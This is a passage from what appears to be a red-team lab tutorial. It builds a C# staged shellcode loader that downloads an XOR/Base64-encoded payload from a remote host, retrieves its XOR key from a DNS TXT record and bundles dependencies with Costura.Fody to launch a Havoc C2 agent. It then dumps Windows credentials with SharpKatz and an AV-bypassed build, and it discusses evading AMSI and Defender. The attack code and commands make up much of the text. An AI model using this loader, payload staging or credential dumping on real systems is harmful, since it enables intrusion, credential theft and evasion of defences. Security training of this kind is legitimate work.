


- Go to Tools > NuGet Package Manager -> Manage NuGet Packages for solution... -> Browse -> Search for
DnsClient-> Install version 1.8.0

You will probably get some errors after installing the package, this is because we are still referring to our old (locally embedded) shellcode in GetShellcode.cs which we no longer need - and have removed from our project. Don't worry about those, we'll fix that in the next steps.

- Next to the same but now add the
Costura.FodyNuGet package to the project as well. This will help us embed all dependencies into a single executable, making it easier to deploy. Also add Costura.Fody -> filesize 11k to 98k

- Double-check that both packages are installed by going to the
Installedtab:
Call the new classes in our main program (RemoteLoader.cs)
Let's start with calling the StagedLoader to download the payload from our remote server.

- Open
RemoteLoader.csand remove the following code at the beggining of theMainmethod:
- Now paste the code below at the location marked
// (1) Get our shellcode:
// (1) Get our shellcode
            WriteColored(($"---> Press Any Key to continue"), ConsoleColor.Red);
            Console.ReadKey();

            // Define URL hosting payload

            string payloadUrl = "https://kali:9090/payload.b64";

            Console.WriteLine($"[-] Downloading XOR and Base64 encoded payload from: " + payloadUrl);

            byte[] shellCode = StagedLoader.DownloadShellCode(payloadUrl);

            WriteColored(($"[+]    Payload successfully downloaded!!! "), ConsoleColor.Green);
            WriteColored(($"---> Press Any Key to continue"), ConsoleColor.Red);
            Console.ReadKey();
Your code should look like this :

The main changes are:
- We define the URL where our payload is hosted (make sure to change this to your own URL),
string payloadUrl = "https://kali:9090/payload.b64"; - And let's call our StagedLoader :
byte[] shellCode = StagedLoader.DownloadShellCode(payloadUrl);- This will download the payload from the URL and decode it from Base64 to a byte array (it's still XOR encoded at this point ).
The rest of the are just print statements to show the progress.
Next we'll retrieve the XOR key from DNS.

- Still in
RemoteLoader.cs, scroll down to // XOR key (Right under Section "(2) Get a handle to the current process") replace the following code:
            // XOR key

            string xorkey = "mysecretkey";
- Paste over the code below at the location marked
// XOR Key:
// Fetching XORKEY from DNS TXT record

           Console.WriteLine("[-] Remotely fetching XORKEY (DNS TXT record)... ");

           string xorkeyhost = "key.crimsoncore.be";
           string xorkey = RetrieveXORKey.GetKey(xorkeyhost);

           WriteColored(($"[+]    XORKEY: " + xorkey), ConsoleColor.Green);
           WriteColored(($"[+]    Fetched from: " + xorkeyhost), ConsoleColor.Green);
           WriteColored(($"---> Press Any Key to continue"), ConsoleColor.Red);
           Console.ReadKey();

Your code should now look like this:
5. Compile and run the code
- Compile your code and copy your RemoteLoader.exe to the
desktopand execute it.

You'll see a new Havoc agent pop up in your Havoc GUI. Additonally you'll see the payload being downloaded in your kali terminal that's hosting the payload with updog2.
Let's see if we can dump credentials with SharpKatz by using the dotnet inline-execute command in Havoc.
- In your Havoc GUI right-click on your Havoc agent and select
Interact, use the command line below to execute SharpKatz:

dotnet inline-execute /opt/Havoc/assemblies/SharpKatz.exe

NOTE : When copy pasting this in the Havoc GUI, we noticed that pasting sometimes adds some trailingspacesat the end of the command, make sure to remove those spaces.
You will get an error that the assembly can't be loaded, make sure AMSI is properly bypassed. You'll not see a Defender alert pop up, but the error will be in the Havoc console, this is because dotnet-inline-execute uses ``Assembly.Load` which is scanned by AMSI and it sends the contents to Defender for scanning.
Get-MpThreatDetection | Sort-Object InitialDetectionTime -Descending | Select-Object -First 1

This is blocked by AMSI so we need to bypass that first. Which takes us to the next lab!!!
- But you told us .net below v4.8 compiled binaries don't integrate with AMSI/CLR scanning, and our RemoteLoader is compiled with .net 4.7.2 right?
- This is true, but the assembly loading methods used by
dotnet inline-executeare monitored by AMSI/ETW regardless of the .net version the assembly is compiled with. So even if our loader is not affected by AMSI/ETW, the way we're loading SharpKatz in memory is still being monitored and blocked. They spawn a new CLR with .net4.x to cover all .net versions. Therefore this new CLR is compatible with the CLR and AMSI scanning
But before we do that, remember the SharpKatz binary we uploaded to kali in the Static Analysis lab? We uploaded the AV bypassed version of SharpKatz (SharpKatz_bypass.exe) to our kali host. Let's use that one instead and see what happens.
- In your Havoc GUI right-click on your Havoc agent and select
Interact, use the command line below to execute the AV bypassed SharpKatz:
dotnet inline-execute /opt/Havoc/payloads/SharpKatz_bypass.exe

You should now see SharpKatz executing properly and dumping credentials without any errors, of course this is cool - but we don't want to rely on having an AV bypassed version of every assembly we want to execute in memory. So in the next lab we'll be looking at how to bypass AMSI/ETW in our loaders so we can execute any assembly in memory without being blocked by AMSI.